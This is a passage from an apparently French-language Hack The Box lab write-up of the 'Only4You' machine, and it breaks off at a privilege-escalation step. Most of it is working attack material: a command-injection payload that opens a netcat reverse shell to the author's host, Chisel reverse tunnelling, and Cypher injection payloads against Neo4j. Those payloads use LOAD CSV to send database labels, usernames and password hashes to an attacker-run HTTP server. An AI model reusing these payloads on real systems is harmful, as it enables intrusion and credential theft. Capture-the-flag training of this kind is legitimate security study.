D’après le code ça fait un dig txt sur le domaine, voyons comment l’exploiter en ajoutant un pipe suivi d’un curl vers ma machine voir si ça arrive.
Modification de la requête et rejeu

La requête arrive, on a notre RCE
[x6r3g@e14 ~]$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.210 - - [12/Aug/2023 20:30:10] "GET / HTTP/1.1" 200 -
3 - Reverse shell
Maintenant qu’on a une RCE, essayons d’obtenir un shell pour aller plus loin,
Toujours relou l’encodage d’un revshell via http…remplacer “espace” par “+”, “;” par “%3b”, une “&” par “%26”, etc…
Dans Burp, il y a un raccourci pour ça :
<ctrl+u>pour encoder la selection active.
POST / HTTP/1.1
Host: only4you.htb
Origin: http://only4you.htb
Content-Type: application/x-www-form-urlencoded

name=x6r3g&email=x6r3g%40example.com|rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|bash+-i+2>%261|nc+10.10.16.69+4444+>/tmp/f&subject=test&message=test
Commande CURL
curl -i -s -k -X $'POST' -H $'Host: only4you.htb' --data-binary $'name=x6r3g&email=x6r3g%40example.com|rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|bash+-i+2>%261|nc+10.10.16.69+4444+>/tmp/f&subject=test&message=test' $'http://only4you.htb/'
ça mouline quelques instants et le shell arrive
[x6r3g@e14 ~]$ nc -lnvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.11.210.
Ncat: Connection from 10.10.11.210:42426.
bash: cannot set terminal process group (1014): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
galère upgrade shell dans exegol, à creuser. c’est la variable TERM en fait qui pose soucis, comme ça ça marche bien
[www-data@only4you:~/only4you.htb]$ script /dev/null -c /bin/bash
# OU
[www-data@only4you:~/only4you.htb]$ python3 -c 'import pty; pty.spawn("/bin/bash")'
[x6r3g@e14 ~]$ <CTRL + Z>
[x6r3g@e14 ~]$ stty raw -echo; fg
[1]  + 4806 continued  nc -lnvp 4444
                                    export TERM=xterm-256color <enter>
[www-data@only4you:~/only4you.htb]$ pw <tab>
pwck      pwconv    pwd       pwdx      pwunconv
4 - Pivoting
Avec un shell stable, reprise de la reconnaissance
[www-data@only4you:~/only4you.htb]$ netstat -ntaupe
netstat -ntaupe
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      101        35221      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      0          37971      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      1001       39339      -
tcp        0      0 127.0.0.1:8001          0.0.0.0:*               LISTEN      1001       39123      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      113        38292      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      113        39235      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      0          38937      1045/nginx: worker
tcp        0     16 10.10.11.210:48468      10.10.16.69:4444        ESTABLISHED 33         225364     12881/nc
tcp        0      1 10.10.11.210:54098      8.8.8.8:53              SYN_SENT    101        225542     -
tcp        0      0 10.10.11.210:45860      10.10.16.69:4444        CLOSE_WAIT  33         223097     12700/nc
tcp6       0      0 127.0.0.1:7474          :::*                    LISTEN      997        39870      -
tcp6       0      0 :::22                   :::*                    LISTEN      0          37979      -
tcp6       0      0 127.0.0.1:7687          :::*                    LISTEN      997        39861      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           101        35220      -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           0          34950      -
udp        0      0 127.0.0.1:36568         127.0.0.53:53           ESTABLISHED 102        225541     -
Tunnel inverse avec Chisel
Selon les ports en écoute et l’analyse des fichiers de logs on a bien quelques autres services ui tournent.
2023-04-18 07:45:46.616+0000 WARN  [o.n.k.i.c.VmPauseMonitorComponent] Detected VM stop-the-world pause: {pauseTime=410, gcTime=0, gcCount=0}
2023-04-18 07:45:47.050+0000 INFO  [o.n.s.CommunityNeoWebServer] Remote interface available at http://localhost:7474/
2023-04-18 07:45:47.050+0000 INFO  [o.n.s.A.ServerComponentsLifecycleAdapter] Web server started.
Pour pouvoir y accéder il est nécessaire de créer un tunnel avec chisel pour tout les ports en écoute soit 3000,3306,7474,7687,8001,33060
chisel serveur depuis ma machine
[x6r3g@e14 ~]$ chisel server -p 8000 --reverse &
[1] 9134
2023/08/13 10:46:48 server: Reverse tunnelling enabled
2023/08/13 10:46:48 server: Fingerprint i8yuEqqbnx8Ptpb+ezHInR9QVVrrWAhboMJsxMRfUhg=
2023/08/13 10:47:16 server: session#1: tun: proxy#R:3000=>3000: Listening
2023/08/13 10:47:16 server: session#1: tun: proxy#R:3306=>3306: Listening
2023/08/13 10:47:16 server: session#1: tun: proxy#R:7474=>7474: Listening
2023/08/13 10:47:16 server: session#1: tun: proxy#R:7687=>7687: Listening
2023/08/13 10:47:16 server: session#1: tun: proxy#R:8001=>8001: Listening
2023/08/13 10:47:16 server: session#1: tun: proxy#R:33060=>33060: Listening
2023/08/13 10:48:13 server: session#3: tun: proxy#R:13306=>3306: Listening
chisel client depuis le revshell
[www-data@only4you:~/only4you.htb]$ /tmp/chisel client 10.10.16.69:8000 R:3000:127.0.0.1:3000 R:3306:127.0.0.1:3306 R:7474:127.0.0.1:7474 R:7687:127.0.0.1:7687 R:8001:127.0.0.1:8001 R:33060:127.0.0.1:33060 &
[1] 8111
chisel résultat, mapping des ports
[x6r3g@e14 ~]$ netstat -ntaupe
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       User       Inode      PID/Program name
tcp        0      0 127.0.0.1:55988         127.0.0.1:3000          TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:49978         127.0.0.1:3000          TIME_WAIT   0          0          -
tcp        0      0 10.10.16.69:4445        10.10.11.210:45730      ESTABLISHED 0          158765     8090/nc
tcp        0      0 127.0.0.1:54946         127.0.0.1:3000          TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:46866         127.0.0.1:3000          ESTABLISHED 0          159077     9160/nmap
tcp        0      0 127.0.0.1:41770         127.0.0.1:33060         TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:41974         127.0.0.1:3306          TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:54956         127.0.0.1:3000          TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:46864         127.0.0.1:3000          TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:45594         127.0.0.1:7474          TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:54918         127.0.0.1:3000          TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:38894         127.0.0.1:3000          TIME_WAIT   0          0          -
tcp        0      0 10.10.16.69:4444        10.10.11.210:43772      ESTABLISHED 0          152026     8031/nc
tcp        0      0 127.0.0.1:55978         127.0.0.1:3000          TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:52312         127.0.0.1:7687          TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:49970         127.0.0.1:3000          TIME_WAIT   0          0          -
tcp        0      0 127.0.0.1:38910         127.0.0.1:3000          TIME_WAIT   0          0          -
Scans sur le localhost
Donc sur les différents ports on aurait :
3000: Du Gogs pour du Git, “A painless self-hosted Git service.”3306: du mysql7474: du neo4j7687: du neo4j (bolt)8001: du web, avec un/login33060: je sais pas, du mysql aussi…
[x6r3g@e14 ~]$ nmap -sCV -p 3000,3306,7474,7687,8001,33060 127.0.0.1
...
PORT      STATE SERVICE VERSION
3000/tcp  open  ppp?
| fingerprint-strings:
|   GenericLines, Help, RTSPRequest:
|     ...
|   GetRequest:
|     HTTP/1.0 200 OK
|     ...
|     Set-Cookie: i_like_gogs=e97012115bd28406; Path=/; HttpOnly
|     ...
|     <meta name="author" content="Gogs" />
|     <meta name="description" content="Gogs is a painless self-hosted Git service" />
|     <meta name="keywords" content="go, git, self-hosted, gogs">
|    ...
|_    template: base/footer:15:47: executing "base/footer" at <.PageStartTime>: invalid value; expected time.Time
3306/tcp  open  mysql   MySQL 8.0.32-0ubuntu0.20.04.2
| mysql-info:
|   Protocol: 10
|   Version: 8.0.32-0ubuntu0.20.04.2
|   ...
| ssl-cert: Subject: commonName=MySQL_Server_8.0.31_Auto_Generated_Server_Certificate
| Not valid before: 2022-11-30T20:23:26
|_Not valid after:  2032-11-27T20:23:26
7474/tcp  open  neo4j?
| fingerprint-strings:
|   ...
|     "bolt_routing" : "neo4j://127.0.0.1:7687",
|     "transaction" : "http://127.0.0.1:7474/db/{databaseName}/tx",
|     "bolt_direct" : "bolt://127.0.0.1:7687",
|     "neo4j_version" : "5.6.0",
|     "neo4j_edition" : "community"
|   ...
|_    <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
7687/tcp  open  bolt?
8001/tcp  open  http    Gunicorn 20.0.4
|_http-server-header: gunicorn/20.0.4
| http-title: Login
|_Requested resource was /login
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     ...
|_    HY000

Neo4j sur 127.0.0.1:7474
test identifiants par défaut neo4j / neo4j => NOK

il s’agit de la version 5.4.0 du 11/01/2023 donc pas trop récente non plus mais je ne trouve rien de probant dans les CVE ou les releases suivantes.

Appli web sur 127.0.0.1:8001
tests identifiants de base. admin / admin => ok
Dans les tasks on voit que la base neo4j à été migrée, dans les logs debug je cherche une info version mais rien

cette appli utilise neo4j comme db, test requêtes

la requête sous-jacente

curl -i -s -k -X $'POST' -H $'Host: 127.0.0.1:8001' -b $'session=94b45d3d-be69-440b-a79d-c66865df1d87' --data-binary $'search=Sa' $'http://127.0.0.1:8001/search'
5 - SQLi
Une recherche google “sqlmap neo4j”, le premier résultat amène sur un tool cyphermap et sur la partie cypher-injection-neo4j de la base de connaissance HackTricks.

Cyphermap
[x6r3g@e14 ~]$ python3 cyphermap.py -h
Cypher Mapping Tool by sectroyer v0.4
usage: cyphermap.py [-h] -u URL [-d DATA] [-c COOKIE] [-s STRING] [-t TIMEOUT] [-D DOMAIN] [-L] [-P PROPERTIES] [-K KEYS]
Tool for mapping cypher databases (for example neo4j)
optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Target URL
  -d DATA, --data DATA  POST data
  -c COOKIE, --cookie COOKIE
                        Request cookie
  -s STRING, --string STRING
                        Blind string
  -t TIMEOUT, --timeout TIMEOUT
                        Connection timeout
  -D DOMAIN, --domain DOMAIN
                        timeout domain to use. Default: .test.com
  -L, --labels          Dump labels
  -P PROPERTIES, --properties PROPERTIES
                        Dump properties for label
  -K KEYS, --keys KEYS  Dump keys for property
requête via burp, pour récupérer la session active puis, récupération des “labels”, ça marche bien on a en retour les labels user et employee
[x6r3g@e14 ~]$ python3 cyphermap.py -u "http://127.0.0.1:8001/search" -d "search=Sa*" -c "session=540057a5-b367-4a0c-997e-cc29acd7561f;"  -s Sarah -L

Cypher Mapping Tool by sectroyer v0.4
Injection type: '
Dumping labels....
Number of labels found: 2
Size of label number 1/2: 4
Value of label number 1/2: user
Size of label number 2/2: 8
Value of label number 2/2: employee

Labels:
+----------+
| user     |
| employee |
+----------+
On continue en listant les propriétés des dits “labels”, donc password et username
[x6r3g@e14 ~]$ python3 cyphermap.py -u "http://127.0.0.1:8001/search" -d "search=Sa*" -c "session=540057a5-b367-4a0c-997e-cc29acd7561f;"  -s Sarah -P user

Cypher Mapping Tool by sectroyer v0.4

Injection type: '
Dumping properties for label: user...
Number of label 'user' properties: 2
Size of property number 1/2: 8
Value of property number 1/2: password
Size of property number 2/2: 8
Value of property number 2/2: username

Label: user

Properties:
+----------+
| user     |
+----------+
| password |
| username |
+----------+
Enfin, on récupère les keys des properties appartenants aux label user . C’est lent mais au bout de quelques minutes…on obtient les hash des password.
[x6r3g@e14 ~]$ python3 cyphermap.py -u "http://127.0.0.1:8001/search" -d "search=Sa*" -c "session=540057a5-b367-4a0c-997e-cc29acd7561f;"  -s Sarah -P user -K username,password

Cypher Mapping Tool by sectroyer v0.4
Injection type: '
Dumping keys for property: username,password and label: user
Number of label 'user' and property 'username' keys: 2
Size of key number 1/2 of property 'username': 5
Value of key number 1/2: admin
Size of key number 2/2 of property 'username': 4
Value of key number 2/2: john
Number of label 'user' and property 'password' keys: 2
Size of key number 1/2 of property 'password': 64
Value of key number 1/2: 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918
Size of key number 2/2 of property 'password': 64
Value of key number 2/2: a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6

Label: user
Property: username,password
Keys:
+----------+------------------------------------------------------------------+
| username | password                                                         |
+----------+------------------------------------------------------------------+
| admin    | 8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 |
| john     | a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6 |
+----------+------------------------------------------------------------------+
On connaissait déjà le mot de passe d’ admin car on est connecté avec, crackstation a les deux mais surtout celui de john :

HackTricks
Autre méthode cette fois avec un serveur en local qui catch les requêtes avec les infos dedans.
Check avec la version neo4j du serveur
' OR 1=1 WITH 1 as a CALL dbms.components() YIELD name, versions, edition UNWIND versions as version LOAD CSV FROM 'http://10.10.16.69:8443/?version=' + version + '&name=' + name + '&edition=' + edition as l RETURN 0 as _0 //
Curl commande
curl -i -s -k -X $'POST' -H $'Host: 127.0.0.1:8001' -b $'session=540057a5-b367-4a0c-997e-cc29acd7561f' \
    --data-binary $'search=%27+OR+1%3D1+WITH+1+as+a++CALL+dbms.components%28%29+YIELD+name%2C+versions%2C+edition+UNWIND+versions+as+version+LOAD+CSV+FROM+%27http%3A%2F%2F10.10.16.69%3A8443%2F%3Fversion%3D%27+%2B+version+%2B+%27%26name%3D%27+%2B+name+%2B+%27%26edition%3D%27+%2B+edition+as+l+RETURN+0+as+_0+%2F%2F' \
    $'http://127.0.0.1:8001/search'
ça marche et dans la requête on obtient les informations (version neo4j)
[x6r3g@e14 ~]$ python3 -m http.server 8443
Serving HTTP on 0.0.0.0 port 8443 (http://0.0.0.0:8443/) ...
10.10.11.210 - - [13/Aug/2023 11:32:16] code 400, message Bad request syntax ('GET /?version=5.6.0&name=Neo4j Kernel&edition=community HTTP/1.1')
10.10.11.210 - - [13/Aug/2023 11:32:16] "GET /?version=5.6.0&name=Neo4j Kernel&edition=community HTTP/1.1" 400 -
Plus on voit qu’on peut extraire les hash des mots de passe !
' OR 1=1 WITH 1 as a call apoc.systemdb.graph() yield nodes LOAD CSV FROM 'http://10.10.16.69:8443/?nodes=' + apoc.convert.toJson(nodes) as l RETURN 1 //
marche pas APOC n’a pas l’air dispo, les logs debug ne monternt pas le module d’ailleurs….
On liste les tables (labels)
' OR 1=1 WITH 1 as a CALL db.labels() yield label LOAD CSV FROM 'http://10.10.16.69:8443/?l='+label as l RETURN 0 as _0 //
Resultat : user et employee
[x6r3g@e14 ~]$ python3 -m http.server 8443
Serving HTTP on 0.0.0.0 port 8443 (http://0.0.0.0:8443/) ...
10.10.11.210 - - [13/Aug/2023 12:01:27] "GET /?l=user HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 12:01:27] "GET /?l=employee HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 12:01:28] "GET /?l=user HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 12:01:28] "GET /?l=employee HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 12:01:28] "GET /?l=user HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 12:01:28] "GET /?l=employee HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 12:01:29] "GET /?l=user HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 12:01:29] "GET /?l=employee HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 12:01:29] "GET /?l=user HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 12:01:29] "GET /?l=employee HTTP/1.1" 200 -
Donc on cherche à voir les propriété des utilisateurs, on adapte la requête donnée en exemple ( Flag -> user)
' OR 1=1 WITH 1 as a MATCH (f:user) UNWIND keys(f) as p LOAD CSV FROM 'http://10.10.16.69:8443/?' + p +'='+toString(f[p]) as l RETURN 0 as _0 //
Resultat, on obtient les hash des mots de passe de admin et john
[x6r3g@e14 ~]$ python3 -m http.server 8443
Serving HTTP on 0.0.0.0 port 8443 (http://0.0.0.0:8443/) ...
10.10.11.210 - - [13/Aug/2023 11:50:47] "GET /?password=8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:47] "GET /?username=admin HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:47] "GET /?password=a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6 HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:47] "GET /?username=john HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:48] "GET /?password=8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:48] "GET /?username=admin HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:48] "GET /?password=a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6 HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:48] "GET /?username=john HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:49] "GET /?password=8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:49] "GET /?username=admin HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:49] "GET /?password=a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6 HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:49] "GET /?username=john HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:50] "GET /?password=8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:50] "GET /?username=admin HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:50] "GET /?password=a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6 HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:50] "GET /?username=john HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:51] "GET /?password=8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:51] "GET /?username=admin HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:51] "GET /?password=a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6 HTTP/1.1" 200 -
10.10.11.210 - - [13/Aug/2023 11:50:51] "GET /?username=john HTTP/1.1" 200 -
6 - SSH avec John
ssh avec john et le flag user est là
[x6r3g@e14 ~]$ ssh john@only4you.htb
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'only4you.htb,10.10.11.210' (ECDSA) to the list of known hosts.
john@only4you.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-146-generic x86_64)
...
Last login: Sun Aug 13 05:38:31 2023 from 10.10.14.198

[john@only4you:~]$ cat user.txt
47967b***********************
7 - PIP to root
Reconaissance dans l’environnement de john via sudo.
[john@only4you:~]$ sudo -l
Matching Defaults entries for john on only4you:
